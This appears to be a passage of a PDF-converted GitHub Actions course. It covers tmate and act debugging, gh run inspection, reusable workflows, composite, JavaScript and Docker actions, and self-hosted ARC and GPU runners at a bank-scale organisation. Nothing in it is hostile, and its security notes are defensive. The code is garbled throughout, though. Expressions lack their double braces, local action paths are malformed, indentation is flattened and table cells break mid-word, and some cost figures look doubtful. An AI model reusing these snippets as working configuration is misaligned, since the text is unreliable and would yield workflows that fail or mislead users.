### tmate for interactive debugging

The nuclear option — pause a workflow and SSH into the runner:

```
- name: Setup tmate session
 if: failure() && runner.debug == '1'
 uses: mxschmitt/action-tmate@v3
 timeout-minutes: 15
```

When the step runs, it prints an SSH command in the log. SSH in, poke around, type `touch /tmp/done` to release the runner.

Be careful: tmate exposes a public SSH endpoint. Don't enable in workflows with prod secrets.

### Local workflow testing — act

Run workflows locally via `act`:

```
brew install act
act push # run workflows triggered by push
act pull_request
act -j test # run specific job
act --dry-run # show what would run
act -W .github/workflows/ci.yml
```

`act` runs jobs in Docker (uses runner images). Not 100% identical to GitHub-hosted runners but catches 80% of bugs in seconds.

Useful for: testing new workflows, iterating on YAML changes without push-CI-fail-push cycles.

Limitations: doesn't perfectly emulate secrets, environments, OIDC, some marketplace actions. Use for syntax + flow, fall back to real CI for end-to-end.

## gh run inspection

```
gh run list --limit 5
gh run view 1234567890
gh run view --job 9876543210 --log
gh run view 1234567890 --log-failed # just failed steps
gh run watch 1234567890 # live tail
gh run rerun 1234567890 --failed # re-run only failed jobs
gh run cancel 1234567890
gh run download 1234567890 -n my-artifact # download an artifact locally
```

## Workflow commands (echo ":::...")

Special log markers the runner interprets:

```
- run: |
 echo "::group::Loading deps"
 pip install -e ".[dev]"
 echo "::endgroup::"

 echo "::warning file=src/app.py,line=42,col=10::Deprecated function called"
 echo "::error file=src/app.py,line=50::Missing test"

 echo "::notice title=Build summary::Built 1.2.3"

 echo "::add-mask::$SECRET_VALUE"

 echo "::set-output name=key::value" # DEPRECATED — use $GITHUB_OUTPUT
 echo "key=value" >> $GITHUB_OUTPUT # the modern way

::group:: / ::endgroup:: make log sections collapsible — huge readability win.

::warning:: / ::error:: / ::notice:: annotations appear inline in the PR diff view if you use file=, line=, col=.
CodeQL, ESLint, pytest, etc. produce these natively.
```

---

## 5. The job summary

Each job can have a markdown summary that appears in the run UI:

```
- name: Generate summary
 run: |
 echo "## Test Results" >> $GITHUB_STEP_SUMMARY
 echo "" >> $GITHUB_STEP_SUMMARY
 echo "| Test | Status |" >> $GITHUB_STEP_SUMMARY
 echo "|-----|-----|" >> $GITHUB_STEP_SUMMARY
 echo "| unit | ☐ |" >> $GITHUB_STEP_SUMMARY
 echo "| integration | ☐ |" >> $GITHUB_STEP_SUMMARY
```



Rendered at the top of the job's run page. Great for high-density status without scrolling through logs.

---

## 6. Cross-references

- Outputs/needs (the orchestration primitives) → [module 24](#).
- Cost optimization (concurrency, runner sizing) → [module 31](#).
- Reusable workflows (apply this pattern across many repos) → [module 26](#).
- Self-hosted GPU runners for ML matrix builds → [module 28](#).



# 26 — Reusable workflows (`workflow_call`)

*“Reusable workflows are the GitHub Actions equivalent of Jenkins shared libraries — and the highest-leverage skill for a Sr Lead at Capital One scale.”*

## Why this module exists

At 1 repo, you copy-paste workflows. At 100 repos, you have CI drift, security gaps, and 100 places to update when something changes. **Reusable workflows** solve this. You define a canonical CI/CD workflow once in a central repo; every other repo references it. Bug fix? Bump the version. Want every repo to get a new security scan? Add it to the central workflow.

This is THE pattern that lets a 7,000-engineer org maintain consistent CI/CD without manual coordination.

---

## 1. The shape

A reusable workflow lives in a regular `.github/workflows/*.yaml` file but uses the `workflow_call` trigger:

```
In CENTRAL repo: capitalone/workflows-org/.github/workflows/python-ci.yaml
name: Reusable Python CI

on:
 workflow_call:
 inputs:
 python-version:
 type: string
 required: false
 default: "3.11"
 working-directory:
 type: string
 required: false
 default: "."
 run-integration-tests:
 type: boolean
 default: false
 secrets:
```

```

 PYPI_TOKEN:
 required: false
 outputs:
 coverage:
 description: "Test coverage percentage"
 value: ${ jobs.test.outputs.coverage }

jobs:
 test:
 runs-on: ubuntu-latest
 outputs:
 coverage: ${ steps.cov.outputs.coverage }
 steps:
 - uses: actions/checkout@v6
 - uses: actions/setup-python@v5
 with:
 python-version: ${ inputs.python-version }
 cache: pip
 - working-directory: ${ inputs.working-directory }
 run: pip install -e ".[dev]"
 - working-directory: ${ inputs.working-directory }
 run: ruff check src tests
 - working-directory: ${ inputs.working-directory }
 run: |
 pytest --cov=src --cov-report=term --cov-report=xml
 - id: cov
 run: |
 PCT=$(grep -oP 'line-rate="\K[^\"]+' ${ inputs.working-directory }/coverage.xml | head -
1 | awk '{printf "%.1f\n", $1*100}')
 echo "coverage=$PCT" >> $GITHUB_OUTPUT
 - if: inputs.run-integration-tests
 working-directory: ${ inputs.working-directory }
 run: pytest tests/integration

 publish:
 needs: test
 if: github.event_name == 'push' && github.ref == 'refs/heads/main'
 runs-on: ubuntu-latest
 steps:
 - uses: actions/checkout@v6
 - uses: actions/setup-python@v5
 - run: pip install build twine
 - run: python -m build
 - run: twine upload dist/* -u __token__ -p ${ secrets.PYPI_TOKEN }

Calling repo:

In CONSUMER repo: capitalone/cool-ml-service/.github/workflows/ci.yml
name: CI

```

```

on:
 push:
 branches: [main]
 pull_request:

jobs:
 python-ci:
 uses: capitalone/workflows-org/.github/workflows/python-ci.yml@v3
 with:
 python-version: "3.12"
 run-integration-tests: true
 secrets:
 PYPI_TOKEN: ${ secrets.PYPI_TOKEN }

 notify:
 needs: python-ci
 runs-on: ubuntu-latest
 steps:
 - run: echo "Coverage: ${ needs.python-ci.outputs.coverage }%"

```

Three lines of `uses:` + `with:` + `secrets:` and the consumer gets the full canonical CI. The consumer can still add their own jobs alongside (in this example, `notify` is consumer-defined).

---

## 2. Versioning reusable workflows

Same rules as marketplace actions:

|                                                                                          |               |
|------------------------------------------------------------------------------------------|---------------|
| <code>uses: capitalone/workflows-org/.github/workflows/python-ci.yml@v3</code>           | # major tag – |
| <code>moves</code>                                                                       |               |
| <code>uses: capitalone/workflows-org/.github/workflows/python-ci.yml@v3.2.1</code>       | # exact tag   |
| <code>uses: capitalone/workflows-org/.github/workflows/python-ci.yml@a1b2c3d4e5f6</code> | # SHA –       |
| <code>immutable</code>                                                                   |               |
| <code>uses: capitalone/workflows-org/.github/workflows/python-ci.yml@main</code>         | # branch –    |
| <code>DON'T</code>                                                                       |               |

For non-prod workflows: `@v3` tag pin is fine. For prod-deploy workflows: pin by SHA, bump via Dependabot PRs.

**Within the same repo** (calling a reusable workflow defined in the same repo):

```

uses: ../github/workflows/reusable.yml # relative path; uses current SHA

```

No version pin needed for self-referential calls.

---

## 3. Inputs, secrets, outputs

### Input types

```

on:
 workflow_call:

```

```

inputs:
 environment:
 type: string # only string, boolean, number
 required: true
 replicas:
 type: number
 default: 3
 dry-run:
 type: boolean
 default: false

```

For complex types (lists, objects), pass a JSON string and `fromJson()` it inside.

## Secrets

```

on:
 workflow_call:
 secrets:
 PROD_DB_PASSWORD:
 required: true # caller must explicitly pass
 OPTIONAL_TOKEN:
 required: false

```

```

Caller:
jobs:
 call:
 uses: ../github/workflows/reusable.yml
 secrets:
 PROD_DB_PASSWORD: ${ secrets.PROD_DB_PASSWORD }

```

```

Or pass ALL caller secrets:
jobs:
 call:
 uses: ../github/workflows/reusable.yml
 secrets: inherit # forwards all caller's secrets – use sparingly

```

**secrets:** `inherit` is convenient but blurs trust boundaries. Per 2026 guidance, explicit per-secret passing is preferred. Use `inherit` only when the reusable workflow is in the same org and you're sure about what it does.

## Outputs

```

on:
 workflow_call:
 outputs:
 version:
 description: "Built version"
 value: ${ jobs.build.outputs.version }

jobs:
 build:

```

```

 runs-on: ubuntu-latest
 outputs:
 version: ${ steps.v.outputs.version }
 steps:
 - id: v
 run: echo "version=1.2.3" >> $GITHUB_OUTPUT

Caller:
jobs:
 call:
 uses: ../github/workflows/reusable.yml
 next:
 needs: call
 runs-on: ubuntu-latest
 steps:
 - run: echo "Built ${ needs.call.outputs.version }"

```

---

## 4. Permissions

The reusable workflow runs with the **intersection** of permissions: what the caller has AND what the reusable workflow's `permissions:` declares.

# In reusable workflow:

on:

workflow\_call:

```

permissions: # max permissions this workflow needs
 contents: read
 id-token: write
 pull-requests: write

```

# In caller:

```

permissions: # what caller is willing to grant
 contents: read
 id-token: write
 pull-requests: write
 packages: write # additional permission caller has but reusable won't use

```

jobs:

```

 call:
 uses: ../github/workflows/reusable.yml
 permissions: # override per-call (since 2023)
 contents: read
 id-token: write

```

If the caller's permissions are narrower than the reusable's needs, the reusable workflow's permission-needing operations fail.

---

## 5. Limits

- **Nesting:** max 4 levels deep ( $A \rightarrow B \rightarrow C \rightarrow D$ , no further).
- **Outputs per workflow:** 10.
- **Calls per workflow run:** each **uses:** in a job counts; no documented cap but practical limit is “reasonable.”

## 6. Reusable workflow vs composite action — which when

|                         | Reusable workflow                                                             | Composite action                 |
|-------------------------|-------------------------------------------------------------------------------|----------------------------------|
| Defines                 | Whole jobs (with <code>runs-on:</code> , multiple steps, services, container) | A sequence of steps within a job |
| Used as                 | <code>jobs.&lt;id&gt;.uses</code>                                             | <code>steps.uses</code>          |
| Multiple jobs?          | Yes                                                                           | No                               |
| Custom runner per call? | Yes (defined in reusable)                                                     | No (inherits caller’s runner)    |
| Matrix support?         | Yes (inside reusable)                                                         | No                               |
| Pass secrets?           | Yes ( <code>secrets:</code> )                                                 | Indirectly via env               |
| Outputs?                | Yes                                                                           | Yes                              |

**Rule of thumb:** if you need a whole pipeline (lint + test + build + scan), reusable workflow. If you need a step like “setup Python with cache + install + lint,” composite action. Most Capital One-style central repos have both — composite actions for common step sequences, reusable workflows for whole pipelines.

Composite actions in [module 27](#).

## 7. Org-wide pattern (the Capital One shape)

**Central repo:** capitalone/workflows-org

```
.github/
 workflows/
 python-ci.yml # for Python services
 java-ci.yml # for Java services
 docker-build-push.yml # build + push image to ECR
 sagemaker-deploy.yml # deploy SageMaker endpoint
 security-scan.yml # SAST + SCA + container scan
 release-please.yml # changelog + release automation
 deploy-eks.yml # deploy to EKS via OIDC
```

Tagged: v1.0.0, v2.0.0, v3.0.0 (semver — major bumps for breaking changes).

**Consumer repo:** capitalone/some-ml-service

```
.github/workflows/ci.yml
on: [push, pull_request]

jobs:
 python-ci:
```



```

 uses: capitalone/workflows-org/.github/workflows/python-ci.yml@v3
 with: { python-version: "3.12" }

security:
 uses: capitalone/workflows-org/.github/workflows/security-scan.yml@v3
 secrets: inherit

.github/workflows/release.yml
on:
 push:
 branches: [main]

jobs:
 release:
 uses: capitalone/workflows-org/.github/workflows/release-please.yml@v3

 build-image:
 needs: release
 if: needs.release.outputs.release_created == 'true'
 uses: capitalone/workflows-org/.github/workflows/docker-build-push.yml@v3
 with:
 image-name: cool-ml-service
 tag: ${ needs.release.outputs.version }

 deploy:
 needs: build-image
 uses: capitalone/workflows-org/.github/workflows/sagemaker-deploy.yml@v3
 with:
 endpoint-name: cool-ml-prod
 model-image: ${ needs.build-image.outputs.image-uri }
 secrets: inherit

```

Result: - Every service repo gets the same canonical CI/CD with 30 lines of YAML. - Bump @v3 to @v4 to adopt a major version. Dependabot raises the PR automatically. - Bug fix in `python-ci.yml` → every consumer picks it up on next run. - Add a new security scan to `security-scan.yml` → every consumer gets it for free. - Audit: query the org via GitHub Search “uses: capitalone/workflows-org” to find every consumer.

---

## 8. Access control

Reusable workflows can be called from: - The same repo - Public repos (if the reusable workflow’s repo is public) - Private repos in the same org (if the reusable workflow’s repo grants access via Settings → Actions → “Access” → “Accessible from repositories in the ‘X’ organization”)

For Capital One: enable org-wide access on the central workflows-org repo. Consumers don’t need any setup beyond `uses:`.

---

## 9. Testing reusable workflows

The challenge: you can't test a reusable workflow in isolation — it requires a caller.

**Pattern:** include a “self-test caller” in the reusable workflow's own repo:

```
In workflows-org repo: .github/workflows/_test-python-ci.yml
on:
 push:
 branches: [main]
 paths: ['.github/workflows/python-ci.yml']
 pull_request:
 paths: ['.github/workflows/python-ci.yml']

jobs:
 test-call:
 uses: ../.github/workflows/python-ci.yml # call via relative path
 with:
 python-version: "3.11"
```

Now the central repo's CI exercises the reusable workflow on every PR to it. Combined with `act` for local iteration, that's a tight loop.

---

## 10. Cross-references

- Composite actions (the step-level reuse pattern) → [module 27](#).
- OIDC-to-AWS reusable workflow example → [module 29](#).
- Org-level workflow templates (the “starter workflow” UI feature) → [module 31](#).
- Jenkins shared libraries (the equivalent pattern in the Jenkins world) → [module 50](#).
- Capital One's “singular software delivery pipeline” — the org-level realization of this → [module 56](#).

# 27 — Composite + custom actions (JS, Docker)

*“Reusable workflows package whole pipelines. Composite actions package step sequences. Custom actions implement new primitives. You’ll write composites; you’ll rarely write JS/Docker actions.”*

## Why this module exists

The other three reuse mechanisms in GitHub Actions: - **Composite actions** — reuse a sequence of steps inside a job. - **JavaScript actions** — TypeScript/JS code running on the runner. - **Docker actions** — a container with an entrypoint.

This module covers all three, with a focus on composite actions (the 90% case).

---

## 1. Composite action — the shape

A composite action lives in a repo at `action.yml` (in the repo root) or in a subdirectory like `.github/actions/my-action/action.yml`.

```
.github/actions/setup-python-ml/action.yml
name: "Setup Python ML environment"
description: "Install Python, uv, project deps, with caching"
inputs:
 python-version:
 description: "Python version"
 required: false
 default: "3.11"
 install-extras:
 description: "Optional extras to install (comma-separated)"
 required: false
 default: "dev"
 working-directory:
 description: "Working directory"
 required: false
 default: "."

outputs:
```

```
python-path:
 description: "Path to the Python executable"
 value: ${ steps.setup.outputs.python-path }}

runs:
 using: composite
 steps:
 - id: setup
 uses: actions/setup-python@v5
 with:
 python-version: ${ inputs.python-version }}

 - name: Install uv
 shell: bash
 run: pip install uv

 - name: Cache deps
 uses: actions/cache@v4
 with:
 path: |
 ~/.cache/uv
 ${ inputs.working-directory }/.venv
 key: uv-${ runner.os }}-${ inputs.python-version }}-${ hashFiles(format('{0}/uv.lock', inputs.working-
directory)) }}

 - name: Install deps
 shell: bash
 working-directory: ${ inputs.working-directory }}
 run: |
 EXTRAS=""
 IFS=',' read -ra EXTRA_LIST <<< "${ inputs.install-extras }}"
 for e in "${EXTRA_LIST[@]}"; do EXTRAS="$EXTRAS --extra $e"; done
 uv sync $EXTRAS
```

Use it:

```
jobs:
 test:
 runs-on: ubuntu-latest
 steps:
 - uses: actions/checkout@v6
 - uses: ../github/actions/setup-python-ml # local action - relative path
 with:
 python-version: "3.12"
 install-extras: "dev,train"
 - run: uv run pytest
```

Or from another repo:

```
- uses: capitalone/actions-org/setup-python-ml@v2
 with:
```

```
python-version: "3.12"
```

---

## 2. Composite action rules

- Every run: step **MUST** specify `shell`: (no default).
  - Steps in composite actions can't directly access secrets (caller must pass via inputs).
  - Composite actions don't have their own `runs-on`: — they inherit from the calling job.
  - Can call other composite actions (no formal nesting limit but practical limit applies).
  - Cannot call reusable workflows.
  - Can use `if`: on steps (since 2023).
- 

## 3. JavaScript actions

For custom logic that needs real programming (not shell), JS actions are the lightweight option. They run directly on the runner (Node.js 20+).

Structure:

```
my-js-action/
├─ action.yml
├─ package.json
├─ src/
│ └─ index.ts
├─ dist/ ← bundled output (checked into repo!)
│ └─ index.js
└─ tsconfig.json
```

action.yml:

```
name: "My JS Action"
description: "Does a thing"
inputs:
 greeting:
 required: true
 default: "Hello"
outputs:
 result:
 description: "The greeting + name"
runs:
 using: node20
 main: dist/index.js
```

src/index.ts:

```
import * as core from '@actions/core';
import * as github from '@actions/github';

async function run() {
```

```

try {
 const greeting = core.getInput('greeting');
 const actor = github.context.actor;
 const result = `${greeting}, ${actor}!`;
 core.setOutput('result', result);
 core.info(result);
} catch (err) {
 core.setFailed((err as Error).message);
}
}

run();

```

Build + publish:

```

npm install
npm run build # esbuild bundles to dist/index.js
git add dist/
git commit -m "build"
git tag v1.0.0
git push --tags

```

**Why bundle to `dist/`:** when consumed via `uses: org/my-js-action@v1`, GitHub clones the action's repo but does NOT install npm deps. The `dist/` directory must be self-contained.

Pattern: use `@vercel/ncc` or `esbuild` to bundle all `node_modules` deps into one `dist/index.js` file. Commit it. Yes, this feels weird; yes, this is the convention.

Use the `@actions/*` toolkit packages: - `@actions/core` — inputs, outputs, logging, masking - `@actions/github` — GitHub API client + context - `@actions/exec` — shell execution - `@actions/io` — file ops - `@actions/tool-cache` — tool installer pattern

## 4. Docker actions

For actions that need specific OS / tool versions outside what the runner has:

action.yml:

```

name: "My Docker Action"
description: "Runs a thing in a container"
inputs:
 config:
 required: true
runs:
 using: docker
 image: Dockerfile
 args:
 - ${{ inputs.config }}

```

Dockerfile:

```
FROM python:3.11-slim
```

```
COPY entrypoint.sh /entrypoint.sh
COPY src/ /app/
RUN pip install -r /app/requirements.txt
ENTRYPOINT ["/entrypoint.sh"]
```

entrypoint.sh receives args from action.yml.

**Pros:** full control over environment. Hermetic. **Cons:** slower (image build/pull every run unless you publish to GHCR), only runs on Linux runners, can't access most host context.

For published Docker actions, pre-build the image and reference it:

```
runs:
 using: docker
 image: docker://ghcr.io/myorg/my-action:v1.2.3
```

---

## 5. Action.yml metadata fields

Every action has:

```
name: "Display Name" # required
description: "What it does" # required
author: "Vatsal" # optional
branding: # for marketplace
 icon: "package"
 color: "blue"
inputs:
 foo:
 description: "..."
 required: true
 default: "value"
 deprecationMessage: "Use bar instead" # for deprecated inputs
outputs:
 result:
 description: "..."
 value: ${ steps.x.outputs.y } # composite only – JS/Docker actions set via tools
runs:
 using: composite | node20 | docker
 steps: [...] # composite
 main: dist/index.js # JS
 image: Dockerfile # Docker
 pre: dist/pre.js # JS only – run before main
 post: dist/post.js # JS only – run after main (even on failure)
```

pre: and post: are useful for setup/cleanup actions (e.g., the actions/cache action uses post: to save the cache after the job completes).

---

## 6. When to write which

| Need                                        | Use               |
|---------------------------------------------|-------------------|
| Reuse 3+ steps across jobs/workflows        | Composite action  |
| Reuse a whole job/pipeline                  | Reusable workflow |
| Add a marketplace-quality action with logic | JS action         |
| Need specific OS/CUDA/toolchain             | Docker action     |
| Tiny one-liner                              | Just run:         |

For internal Capital One actions, composite covers 90%. The other 10% — JS for things like “post a custom check status via API” or “compute a complex matrix.”

## 7. The internal-actions repo pattern

```
capitalone/actions-org/
├─ setup-python-ml/
│ └─ action.yml # composite
├─ deploy-sagemaker/
│ └─ action.yml # composite
├─ post-status-check/
│ ├── action.yml # JS
│ ├── src/index.ts
│ └─ dist/index.js
├─ jira-link/
│ └─ action.yml # JS
└─ compliance-scanner/
 ├── action.yml # Docker
 └─ Dockerfile
```

Reference from any consumer:

```
- uses: capitalone/actions-org/setup-python-ml@v2
- uses: capitalone/actions-org/deploy-sagemaker@v3
 with:
 endpoint-name: ${vars.PROD_ENDPOINT}
- uses: capitalone/actions-org/post-status-check@v1
 with:
 name: "model-validation"
 status: "success"
```

Each action tagged independently. Bump as needed. Dependabot can auto-PR upgrades (per-action dependabot.yml config).

## 8. Local testing of actions

Composite actions: invoke via `act`:

```
act -W .github/workflows/ci.yml --container-architecture linux/amd64
```



JS actions: standard Node testing with vitest/jest. Use @actions/core mocks:

```
import * as core from '@actions/core';
vi.mock('@actions/core');

test('greet the actor', () => {
 vi.mocked(core.getInput).mockReturnValue('Hello');
 // ... invoke action's main
 expect(core.setOutput).toHaveBeenCalledWith('result', 'Hello, vraicha!');
});
```

Docker actions: `docker build . + docker run` with mock args.

---

## 9. Versioning + tagging conventions

For internal actions, follow the marketplace conventions:

- Tag `v1.0.0`, `v1.1.0`, `v2.0.0`
- Force-update major-version tags (`v1`, `v2`) to point at latest minor in that line
- Document breaking changes in CHANGELOG

```
git tag v1.2.3 -m "v1.2.3"
git tag -d v1 && git tag v1 -m "v1 → v1.2.3" && git push --force origin v1
git push origin v1.2.3
```

Consumers pin `@v1` for “follow the latest `v1.x`” or `@v1.2.3` for exact.

---

## 10. Cross-references

- Reusable workflows (the job-level reuse) → [module 26](#).
- Pinning marketplace actions by SHA → [module 22](#).
- The @actions/toolkit package set — [actions/toolkit](#).
- Capital One internal actions pattern → [module 56](#).



# 28 — Self-hosted runners + Actions Runner Controller (ARC) + GPU runners

*“GitHub-hosted runners are great. Until you need VPC-only access to a Snowflake account, or a GPU for ML training, or a 64-core box for a Bazel build. Then you go self-hosted — and at Capital One scale, that means ARC on EKS.”*

## Why this module exists

Self-hosted runners are the path to running Actions on your own infrastructure. **ARC (Actions Runner Controller)** is the production-grade Kubernetes operator for autoscaling self-hosted runners — and the reference pattern for Capital One-style organizations running CI/CD inside their VPC. This module covers the architecture, security, and GPU-runner specifics.

### 1. When you need self-hosted

| Reason                                             | Self-hosted is the answer?                                                |
|----------------------------------------------------|---------------------------------------------------------------------------|
| VPC-only resources (private RDS, internal APIs)    | Yes                                                                       |
| GPU for ML training                                | Yes (or GitHub-hosted GPU at very expensive)                              |
| Big machines (>64 vCPU, >256 GB RAM)               | Maybe                                                                     |
| Long-running jobs (>6h)                            | Yes                                                                       |
| Compliance requires “compute in our cloud”         | Yes                                                                       |
| Custom hardware (FPGA, Apple Silicon, ARM)         | Yes                                                                       |
| Caching very large datasets on a persistent volume | Yes                                                                       |
| Just want to save money                            | Usually not — TCO of self-hosted ops exceeds GitHub-hosted at small scale |


Capital One uses self-hosted (almost certainly ARC on EKS) for the VPC-access requirement primarily — Snowflake on private networking, internal APIs, model artifacts in private S3.

## 2. The three deployment models

| Model                                           | What                                                                | Trade-off                                                      |
|-------------------------------------------------|---------------------------------------------------------------------|----------------------------------------------------------------|
| <b>Standalone runner on a VM</b>                | <code>./config.sh</code> + <code>./run.sh</code> on an EC2 instance | Simple; doesn't autoscale; one job at a time per instance      |
| <b>Static pool on K8s (legacy ARC)</b>          | Deployment of runner pods, fixed count                              | Wasteful (idle pods burn money); deprecated                    |
| <b>Ephemeral runner scale sets (ARC modern)</b> | Operator spins up one pod per job, deletes after                    | <b>The standard.</b> Autoscales to demand; clean state per job |

Modern ARC = ephemeral runner scale sets. The legacy “runner deployment” model is deprecated.

## 3. ARC architecture



---

Lifecycle of a job: 1. Workflow with `runs-on: my-scale-set` queued at GitHub. 2. Listener pod (long-polling GitHub) sees the job available. 3. Listener patches `EphemeralRunnerSet` CR with +1 desired runner. 4. Controller spawns a runner pod with a JIT (just-in-time) GitHub registration token. 5. Runner pod registers, accepts the job, executes it, reports back to GitHub. 6. Job completes → pod is deleted (ephemeral).

If no jobs are queued, no runner pods exist. **Zero idle cost.**

---

## 4. Installation

Pre-reqs: K8s cluster (EKS 1.28+ for ARC v0.10+), Helm 3, cert-manager (for webhook certs in some configurations).

```
Controller
helm install arc \
 --namespace arc-systems \
 --create-namespace \
 oci://ghcr.io/actions/actions-runner-controller-charts/gha-runner-scale-set-controller
```

```
Runner scale set – one per "runner identity" you want
helm install arc-runner-set \
 --namespace arc-runners \
 --create-namespace \
 --set githubConfigUrl="https://github.com/capitalone" \
 --set githubConfigSecret.github_token="$GH_PAT" \ # or use App auth – preferred
 --set minRunners=0 \
 --set maxRunners=50 \
 --set runnerScaleSetName=ml-pool \
 oci://ghcr.io/actions/actions-runner-controller-charts/gha-runner-scale-set
```

Better — use **GitHub App auth** (no PAT):

```
values.yaml
githubConfigUrl: "https://github.com/capitalone"
githubConfigSecret:
 github_app_id: "12345"
 github_app_installation_id: "67890"
 github_app_private_key: |
 -----BEGIN RSA PRIVATE KEY-----
 ...
 -----END RSA PRIVATE KEY-----
```

The GitHub App needs `Actions: read`, `Self-hosted runners: write`, `Administration: read` for the org.

Workflows now reference:

```
jobs:
 build:
 runs-on: ml-pool # matches runnerScaleSetName
 steps: ...
```

## 5. Container modes

ARC runner pods need to run user-defined Docker images and commands. Two modes:

### **dind** (Docker-in-Docker)

Runner pod has its own Docker daemon. Privileged. Simple but security-concerning.

```
containerMode:
 type: dind
```

### **kubernetes** (preferred)

Runner pod schedules sibling pods in the same namespace for each container/service the job needs. No privileged daemon. Requires the **container hooks** (built into the runner image).

```
containerMode:
 type: kubernetes
 kubernetesModeWorkVolumeClaim:
 accessModes: [ReadWriteOnce]
 storageClassName: gp3
 resources:
 requests:
 storage: 20Gi
```

For Capital One regulated env: **kubernetes** mode is the safer choice.

---

## 6. GPU runners

ARC supports GPU pods natively — just declare GPU resources in the scale set:

```
values.yaml for gpu-pool scale set
runnerScaleSetName: gpu-pool
template:
 spec:
 nodeSelector:
 node.kubernetes.io/instance-type: g5.xlarge # A10G GPU
 tolerations:
 - key: nvidia.com/gpu
 operator: Exists
 containers:
 - name: runner
 image: ghcr.io/actions/actions-runner:latest
 resources:
 limits:
 nvidia.com/gpu: 1
```

The runner pod claims 1 GPU. The base image is `ghcr.io/actions/actions-runner:latest` — for ML you’ll likely build a custom image that includes CUDA toolkit, PyTorch, etc. (so jobs don’t repeatedly `pip-install`).

Workflow:

```
jobs:
 train:
 runs-on: gpu-pool
 timeout-minutes: 480
 steps:
 - uses: actions/checkout@v6
 - run: nvidia-smi
 - run: python train.py
```

GitHub Hosted GPU runners (T4) are an alternative if you don’t want to run K8s. Trade-offs: \$1.50/min vs spot GPU instance pricing; T4 only; no VPC access.

---

## 7. Security model

Self-hosted runners are a security risk surface that GitHub-hosted runners aren’t. Key concerns:

### Runner sees the source code

Per-job ephemeral pods solve “runner has leftover state from previous job.” But: - Public-repo PRs from forks should NEVER target self-hosted runners. GitHub disallows this by default for public repos. - For private repos: still configure `runs-on: ubuntu-latest` for PR builds; only use self-hosted for push events / merged code.

### Network egress

Self-hosted runners can reach into your VPC. If a job is compromised (malicious dep), it can: - Hit internal APIs - Exfiltrate secrets via DNS to attacker-controlled domains - Lateral movement to other services in the VPC

Mitigations: - **Egress allowlist** at K8s NetworkPolicy: runner pods can only reach `github.com` + ECR + a specific list. - **No long-lived secrets** in runner pods. Use OIDC + AWS role assumption (see [module 29](#)). - **Workload Identity** for K8s ServiceAccount → IAM role (IRSA on EKS). - **Pod Security Standards** enforce non-root, read-only root filesystem where possible.

### Runner identity

Each scale set should have: - A dedicated K8s ServiceAccount - An IRSA-mapped IAM role with minimum permissions - A dedicated GitHub App for that scale set (or per-tier of trust) - Namespace isolation (runner pods in `arc-runners`, controller in `arc-systems`)

### Audit

- ARC controller logs: every runner pod creation/deletion.
  - GitHub audit log: every job run, including self-hosted runner ID.
  - Pair the two for compliance evidence.
-

## 8. Cost economics

GitHub-hosted standard runner: \$0.008/min (Linux). 4 vCPU, 16 GB. Minimum 1-minute billing.

Self-hosted on EKS: - m5.xlarge spot:  $\sim \$0.05/\text{hr} \times (1 \text{ hr} / 60 \text{ min}) = \$0.0008/\text{min}$  per node. With 4 vCPU per pod and bin-packing,  $\sim \$0.0002/\text{min}$  per pod-second of compute. - Plus K8s overhead, plus persistent volume, plus the platform team's time.

Break-even: roughly 100k Actions-minutes/month. Below that, GitHub-hosted is cheaper. Above that, self-hosted wins on raw compute — but the ops team cost is real.

For Capital One scale (50k builds/day  $\times$  avg several mins each = millions of minutes/month), self-hosted dominates on raw compute. The reason to do it isn't cost — it's **VPC access**.

GPU runners: GitHub-hosted T4 is convenient but very expensive for sustained workloads. Self-hosted on g5/p4d instances + spot is much cheaper for training.

---

## 9. Runner groups (org-level)

Group runners so different teams/repos have different pools:

- `ml-team-pool` — only ml-team repos can use
- `prod-deploy-pool` — only repos with prod environment access can use
- `default-pool` — everyone else

Configured at Org  $\rightarrow$  Settings  $\rightarrow$  Actions  $\rightarrow$  Runner groups. Each group lists: - Which repositories can use it (all / private / selected) - Which workflows can use it - The runners themselves (registered via ARC scale set name)

Workflows reference:

`runs-on:`

```
group: ml-team-pool
labels: [self-hosted, linux, gpu]
```

